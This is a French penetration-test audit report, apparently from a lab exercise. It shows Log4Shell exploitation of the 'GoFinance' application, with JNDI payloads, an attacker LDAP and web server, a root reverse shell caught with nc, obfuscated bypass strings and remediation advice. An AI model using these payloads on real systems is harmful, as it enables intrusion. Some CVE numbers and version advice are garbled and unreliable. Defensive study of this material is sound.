Cette partie du rapport présentera les différentes étapes techniques pour exploiter une application vulnérable. L'exploitation commence par la détection de la vulnérabilité et se conclut par son automatisation. L'application vulnérable éprouvée est celle installée précédemment : GoFinance.

A) IDENTIFICATION DE LA VULNERABILITE

A LA MAIN

Les méthodes d'identification de la vulnérabilité sont nombreuses. Par exemple, si un serveur est audité il est intéressant de savoir si log4j est utilisé pour journaliser les événements systèmes. Et si oui, alors il faut chercher la version de la bibliothèque log4j utilisée. Dans le cas où une application est auditée, le premier réflexe est de vérifier sur internet si cette application a été identifiée comme vulnérable, et si oui quelles sont les versions vulnérables. En effet des listes de services ou d'applications vulnérables sont tenues à jour sur internet.


Dans le cas de l'application GoFinance, il est facile d'accéder au code source du projet. Après avoir navigué parmi le dossier de l'application, le fichier log4shell.iml semble importé la bibliothèque vulnérable. La lecture du fichier permet de s'assurer que l'application GoFinance importe la version 2.14.1 de log4j à partir de Maven.

```
<orderEntry type="library" name="Maven: org.apache.logging.log4j:log4j-core:2.14.1" level="project" />
<orderEntry type="library" name="Maven: org.apache.logging.log4j:log4j-api:2.14.1" level="project" />
```

Cependant la méthode la plus efficace est d'essayer directement d'exploiter la vulnérabilité afin de déterminer s'il est possible d'envoyer une requête à un serveur LDAP malveillant.

```
${jndi:ldap://127.0.0.1 :1389/a}
```

La commande ci-dessus est parfaite pour s'assurer qu'un système est vulnérable sans déployer de serveurs web. En effet, un simple serveur LDAP permet de traiter cette commande. Il suffira d'examiner les logs du serveur pour s'assurer rapidement de la vulnérabilité de l'environnement ciblé.




Dans le cas de GoFinance, les logs du serveur LDAP permettent de confirmer que l'application est vulnérable à la CVE-2021-4428. La ressource demandée au serveur LDAP n'est pas important car l'intérêt est simplement de savoir si le serveur a été interrogé. Ensuite, il est simple d'utiliser le serveur LDAP afin qu'il redirige l'application vers une ressource malveillante.

Pour plus d'efficacité, il faut mettre cette requête dans chaque entrée utilisateur disponible : interface graphique, paramètres de requêtes HTTP, etc . . .

SCANNER


Un grand nombre de méthodes et d'outils pour détecter la vulnérabilité log4shell ont vu le jour au regard de son ampleur. Une première recherche de la vulnérabilité peut être effectuée à l'aide de l'outil de détection proposée par Maven. Cet outil permet de chercher les dépendances dans les fichiers .pom d'un projet afin de détecter si une version vulnérable est utilisée.

```
$ mvn dependency:tree -Dincludes=org.apache.logging.log4j:log4j-core
```



Néanmoins, un grand nombre d'applications vulnérables n'utilisent pas directement de bibliothèque log4j ou Java. En effet, les librairies Java sont souvent utilisées dans des dépendances profondes sans que le développeur ne soit au courant. Par conséquent, il est important que la recherche de vulnérabilité soit récursive, et puisse chercher dans plusieurs niveaux de dépendances.

Une seconde méthode possible est de chercher directement si un fichier contient la classe vulnérable JndiLookup.class de la librairie log4j-core. Cette classe est souvent utilisée au sein d'archives gérant les dépendances. Les archives Java sont hiérarchisées au sein de trois types : ear, war et jar. Un fichier ear peut être composé de fichiers war et jar, tandis qu'un fichier jar contiendra plutôt une archive jar. Un scan des fichiers, des archives et de leurs dépendances de manière récursive pourrait donc permettre de détecter la présence de la classe vulnérable JndiLookup.class. Cette recherche est effectuée à l'aide de l'outil log4j2-scan au sein du serveur Dump&Damper. Finalement la vulnérabilité de l'application GoFinance a bien été détectée.




B) COMPROMISSION D'UN SERVEUR MALVEILLANT

L'exploitation de log4shell est très simple à mettre en place mais quelques préparations sont nécessaires.

SERVEUR WEB

La première étape de l'exploitation consiste à mettre en place un serveur web livrant un code malveillant. Ce code permettra d'exécuter un reverse shell sur le serveur victime. Dans le cadre du projet le reverse shell est écrit en Java.



Cependant l'attaque n'utilise pas directement le code Java mais sa classe associée obtenue après l'avoir compilé. Il suffit donc de construire le fichier .class correspond au reverse shell. Ensuite, le serveur web peut être démarré à l'aide du module python correspondant ou le script webserver. Un test est effectué pour vérifier que le serveur est accessible.

Cette première étape permet de rendre disponible le code malveillant qui compromettra le serveur victime pour obtenir une connexion non autorisée. Il ne faut donc pas oublier de disposer la classe Java malveillante au sein du serveur web.

SERVEUR LDAP

La seconde étape de l'exploitation consiste à mettre en place un serveur LDAP pour abuser de la fonctionnalité lookup présente dans le module JNDI. Un script python a été utilisé afin d'implémenter un serveur LDAP.

Le script python s'appuie sur un projet Java permettant de répondre à toutes les requêtes de la même manière. Attention l'archive Java doit être placée dans un dossier « target » afin d'être utilisable par le script. Le serveur LDAP implémenté redirige toutes les requêtes vers la classe Java malveillante créée précédemment. Pour rappel

son exécution permettrait d'obtenir un accès non autorisé au réseau de production de Dump&Damper en se connectant à un reverse shell.

```
┌──(kali㉿kali)-[~/Cyber/Projets/CVE/LDAP]
└─$ python ldap.py --userip 192.168.1.127 --webport 8000

[+] Send me: ${jndi:ldap://192.168.1.127:1389/a}

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

Les préparatifs sont maintenant terminés et l'exploitation de la vulnérabilité peut commencer.


EXPLOITATION

La dernière étape de l'exploitation prend place une fois les préparations terminées. Elle consiste à injecter la requête JNDI au sein des fichiers de journalisation. Cette étape dépend beaucoup de l'application ou du produit visé. En général l'injection de la requête s'effectue par le biais d'une entrée utilisateur, d'un paramètre de requête HTTP, de l'en-tête associé ou des fichiers type XML/JSON.

Le serveur LDAP malveillant est disponible sur le port 1389 du serveur 192.168.1.127. Il est donc possible d'activer l'exploitation en injectant la commande suivante sur l'interface web de l'application « GoFinance ».

```
${jndi:ldap://192.168.1.127:1389/a}
```

Les étapes d'authentification sont critiques et par conséquent sont souvent journalisées dans les logs. Il est très probable que l'authentification sur GoFinance soit une porte d'entrée vers les logs et permettent d'y injecter la requête LDAP. Par conséquent, la commande précédente est inscrite à la place du nom d'utilisateur.



Finalement, la vulnérabilité log4shell a bien été exploitée. En effet, une connexion au reverse shell a été établie sur le port 9001 du serveur malveillant 192.168.1.127. Afin que la connexion s'établisse il est important que le serveur soit ouvert et à l'écoute.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.1.127] from (UNKNOWN) [192.168.1.81] 32984
id
uid=0(root) gid=0(root) groups=0(root)
```

L'exploitation de la vulnérabilité est un succès. Un accès root a pu être établi à la suite de cette attaque !

En parallèle, il est possible de retrouver des traces de l'exploitation sur le serveur web malveillant et sur les logs de l'application compromise. Cette dernière trace est susceptible d'être effacée par l'acteur malveillant afin de compliquer les investigations post-accident.

```
┌──(kali㉿kali)-[~/Cyber/Projets/CVE/WebServer]
└─$ python webserver.py --userip 192.168.1.127 --webport 8000 --lport 9001
[+] Setting up LDAP server

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
192.168.1.81 - - [02/Oct/2023 16:20:22] "GET / HTTP/1.1" 200 -
```

```
02-Oct-2023 19:52:34.969 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 2807 ms
19:57:12.101 [http-apr-8080-exec-5] ERROR com.example.log4shell.log4j - RR
19:57:54.497 [http-apr-8080-exec-6] ERROR com.example.log4shell.log4j - Test Exploitation
19:59:25.633 [http-apr-8080-exec-7] ERROR com.example.log4shell.log4j - Test Exploitation
20:32:39.317 [http-apr-8080-exec-8] ERROR com.example.log4shell.log4j - ${jndi:ldap://192.168.1.127:1389/a}
```

Ces différents indices de compromission permettent de confirmer que l'exploitation de la vulnérabilité log4shell au sein de l'application GoFinance s'est déroulé correctement. L'exploitation de cette application sert de tutoriel pour compromettre une autre application vulnérable.


AUTOMATISATON

L'automatisation de cette exploitation est proposée par de nombreux acteurs de la cybersécurité. En effet, les différentes étapes à automatiser sont relativement simples :

1. Monter un serveur web
2. Rendre disponible le code malveillant sur le serveur web
3. Monter un serveur LDAP
4. Ajouter une entrée par défaut au serveur LDAP pour rediriger vers le code malveillant
5. Ouvrir un port pour écouter la connexion retour
6. Injecter la requête LDAP au sein des logs

L'audit propose d'automatiser l'attaque précédemment mise en place. Les scripts python permettant d'implémenter les serveurs web et LDAP sont fusionnées pour automatiser les étapes 1 à 5.


L'attaquant doit simplement entrer la requête JNDI malveillante sur l'interface utilisateur de l'application pour exploiter log4shell.




Une vidéo enregistrant l'automatisation de l'exploitation est disponible en annexes.

V) REMEDIATION A LA CVE / ATTENUATION

La meilleure manière pour combler la vulnérabilité log4shell au sein des systèmes informatiques de Dump&Damper est de mettre à jour la librairie log4j installée sur les serveurs. Néanmoins, il faut être vigilent car les premières atténuations apportées avec la version 2.16.0 n'ont pas été suffisantes. Par conséquent la version 2.16.0 et la suivante 2.17.0 sont vulnérables à de nouvelles CVE s'inspirant de log4shell.



Malgré les premiers échecs de remédiation, la meilleure solution pour combler cette vulnérabilité est de monter en version la librairie log4j vers la version la plus récente. En effet, la version 2.20.0 n'est pas vulnérable à log4shell, et permet de continuer à utiliser le service de journalisation. Dans le cas d'une application ou d'un service vulnérable, il suffit de mettre à jour l'élément correspondant avec une version plus sécurisée.




Il n'est pas conseillé d'utiliser les versions vulnérables de log4j, toutefois dans le cas inverse des remédiations doivent être appliquées pour combler la vulnérabilité. Il est à rappeler que ces remédiations sont potentiellement contournables et moins sécurisées que la nouvelle version de la librairie.

Les remédiations consistent à désactiver la fonctionnalité JNDI pour empêcher le service log4j de communiquer avec des serveurs malveillants. Cette fonctionnalité peut être désactivée soit en supprimant la classe org.apache.logging.log4j.core.lookup.JndiLookup au sein du classpath Java, ou soit en définissant le paramètre log4j2.formatMsgNoLookups sur la valeur true :

```
> zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
```

Néanmoins cette atténuation ne s'occupe que de la moitié du problème. En effet elle empêche l'injection d'accomplir son objectif, c'est-à-dire de faire appel à un autre serveur. Néanmoins, l'injection de code est toujours possible et permet de réaliser des attaques de buffer-overflow ou de déni de service. Par conséquent, le principal problème consiste dans la non-sanitarisation des entrées utilisateurs au sein des logs.




En partant de ce principe il suffit de vérifier que l'entrée utilisateur est en adéquation avec le comportement prévu. Par exemple, si un nom est attendu il faut vérifier que l'entrée utilisateur ne contient que des lettres. De plus, les entrées utilisateurs peuvent être analysées davantage en cherchant des schémas malveillants. Une liste de schéma malveillant est tenue à jour et est accessible publiquement.

```
{env:NOTHING:-j}\u0024{lower:N}\\u0024{lower:${upper:d}}}i:dns:/127.0.0.1:1389}
${${::-j}nd${upper:i}:rm${upper:i}://127.0.0.1:1389}
${${base64:JHtqbmRpOmxkYXA6YWRkcn0=}}
${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//127.0.0.1:1389}
${jndi:${lower:l}${lower:d}a${lower:p}://$127.0.0.1:1389}
${jndi:${lower:l}${lower:d}a${lower:p}://127.0.0.1:1389
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://127.0.0.1/Binary}
${jndi:dns://127.0.0.1:1389}
${jndi:rmi://127.0.0.1:1389}
${jndi:dns:${jndi:pwd}${jndi:pwd}127.0.0.1:1389}
${jndi:ldap://127.0.0.1:1099/obj}
```

L'utilisation d'une telle liste permet d'optimiser la détection d'activités malveillantes. Toutefois cette méthode ne peut pas être exhaustive étant donné l'infinité de schémas possibles.

Ces dernières remarques permettent de mettre en évidence que l'exécution de code arbitraire à distance n'est pas uniquement de la responsabilité de log4j. En effet une analyse réseau permettrait de doubler la sanitarisation des entrées utilisateurs pour détecter et bloquer les schémas malveillants. De plus, même en fin d'exploitation une analyse réseau pourrait détecter qu'un code source a été partagé afin d'interdire son exécution. La mise en place d'un Web Application Firewall (WAF) ou d'un Endpoint Detection and Response (EDR) permettrait d'améliorer la sécurité du trafic réseau en détectant les tentatives d'attaque.



De la même manière des listes noires d'adresses IP peuvent être utilisées afin de bloquer l'accès du serveur aux acteurs malveillants déjà identifiés au préalable. Une analyse des logs permettrait de bloquer la communication avant que l'exploitation soit lancée si une étape préalable de détection a été effectuée par l'attaquant.

Finalement, certains outils ont été proposés pour détecter et combler automatiquement la vulnérabilité log4shell au sein d'infrastructures informatique. Par exemple le projet logpresso permet de détecter automatiquement les CVE-2021-44228, CVE-2021-45046, CVE-2021-4505 et CVE-2021-44832. Ensuite un second mode permet à logpresso de supprimer de manière récursive la classe vulnérable JndiLookup dans le fichier JAR correspondant.

$ log4j2-scan [--scan-log4j1] [--fix] target_path1 target_path2

Néanmoins la CVE-2021-44228 n'est pas prête d'arrêter de sévir, en effet il est compliqué pour les organisations de s'en débarrasser. L'ajout d'applications dans l'environnement de travail ou les nouveaux développements effectués sont des potentielles sources de vulnérabilité. Un nombre important d'entreprises ont dénombré plusieurs occurrences de la vulnérabilité. Parfois certaines infrastructures ont été totalement patchées mais une nouvelle vulnérabilité au log4shell apparait.

VI) CONCLUSION

Tous les éléments sont réunis pour faire de la vulnérabilité CVE-2021-44228, autrement dit log4shell, une vulnérabilité extrêmement critique. En effet son omniprésence, sa sévérité avec un score CVSS maximal ainsi que sa facilité d'exploitation rendent cette vulnérabilité redoutable. La vulnérabilité log4shell est à comparer avec les attaques plus médiatisées telles que WannaCry. Néanmoins même si les développeurs n'ont plus rien à craindre avec la version actuelle de log4j, la solution n'est pas si simple. En effet, un grand nombre de solutions informatiques font indirectement appel à des dépendances parfois vulnérables.

La CVE-2021-44228 autrement nommée log4shell permet d'abuser de la fonctionnalité Lookup du module JNDI présent au sein de la librairie log4j. En effet, log4j laisse la possibilité d'interroger d'autres serveurs à distance afin de retrouver certaines ressources partagées. L'adresse de la ressource partagée est retrouvée à l'aide d'un service de nommage tel qu'un annuaire LDAP. Par conséquent si le serveur LDAP est contrôlé par un attaquant, l'adresse retournée sera celle d'un code malveillant plutôt que celle de la ressource distribuée. Le code malveillant sera exécuté sur le serveur victime conduisant ainsi à une exécution de code arbitraire à distance.

De nombreux gouvernements se sont emparés du sujet afin de se prévenir contre une telle attaque, et avertir les entreprises du danger qu'elle représente. La vulnérabilité log4shell avait été exploitée pour déstabiliser l'Ukraine par exemple. Les entreprises ont aussi été fortement impactées par cette situation, et beaucoup d'entre elles sont entrées en gestion de crise. Les grands du GAFAM comme Microsoft ou Apple n'ont pas été épargnés. Le nombre de tentatives d'exploitation de log4shell est monté à près de 2 millions en quelques semaines, et les coûts pour remédier à cette situation s'élèvent à plusieurs milliards de dollars.

Un certain nombre de vulnérabilités log4shell ont été identifiées sur le réseau de Dump&Damper. L'une de ces vulnérabilités provient de la journalisation système se basant sur une version dépassée de log4j. De plus, un acteur externe possède un chemin d'attaque en passant par l'antivirus vulnérable MacAfee pour exploiter la vulnérabilité de l'environnement de production. Une démonstration d'attaque log4shell a été effectuée sur

l'application « GoFinance ». Les différentes ressources pour reproduire l'exploitation sont disponibles en annexes. De plus l'attaque a été automatisée, et elle est visible sur une vidéo disponible en annexes.

Les répercussions sur l'entreprise auraient pu être graves. La compromission du réseau et l'arrêt de son activité auraient représenter un manque à gagner important pour Dump&Damper. Finalement la plus grosse répercussion pour Dump&Damper se situe dans sa relation avec ses clients. En effet, l'image de confiance de la marque est importante dans ce marché et une attaque pourrait rendre ses clients sceptiques. De plus, les clients dont les données ont fuité auraient pu avoir recours à des procédures judiciaires.

La manière la plus efficace pour se prémunir de cette attaque est d'utiliser des applications à jour, et n'utilisant pas de librairie log4j antérieure à la version 2.18.0. Néanmoins, les dépendances vulnérables sont parfois lointaines et rendent leur détection complexe. Cette situation permet à Dump&Damper d'en tirer des enseignements et d'améliorer sa maturité informatique. En effet certaines précautions auraient pu être prises notamment en mettant en place une politique de mise à jour des applications ou en installant un Firewall modérant le trafic réseau.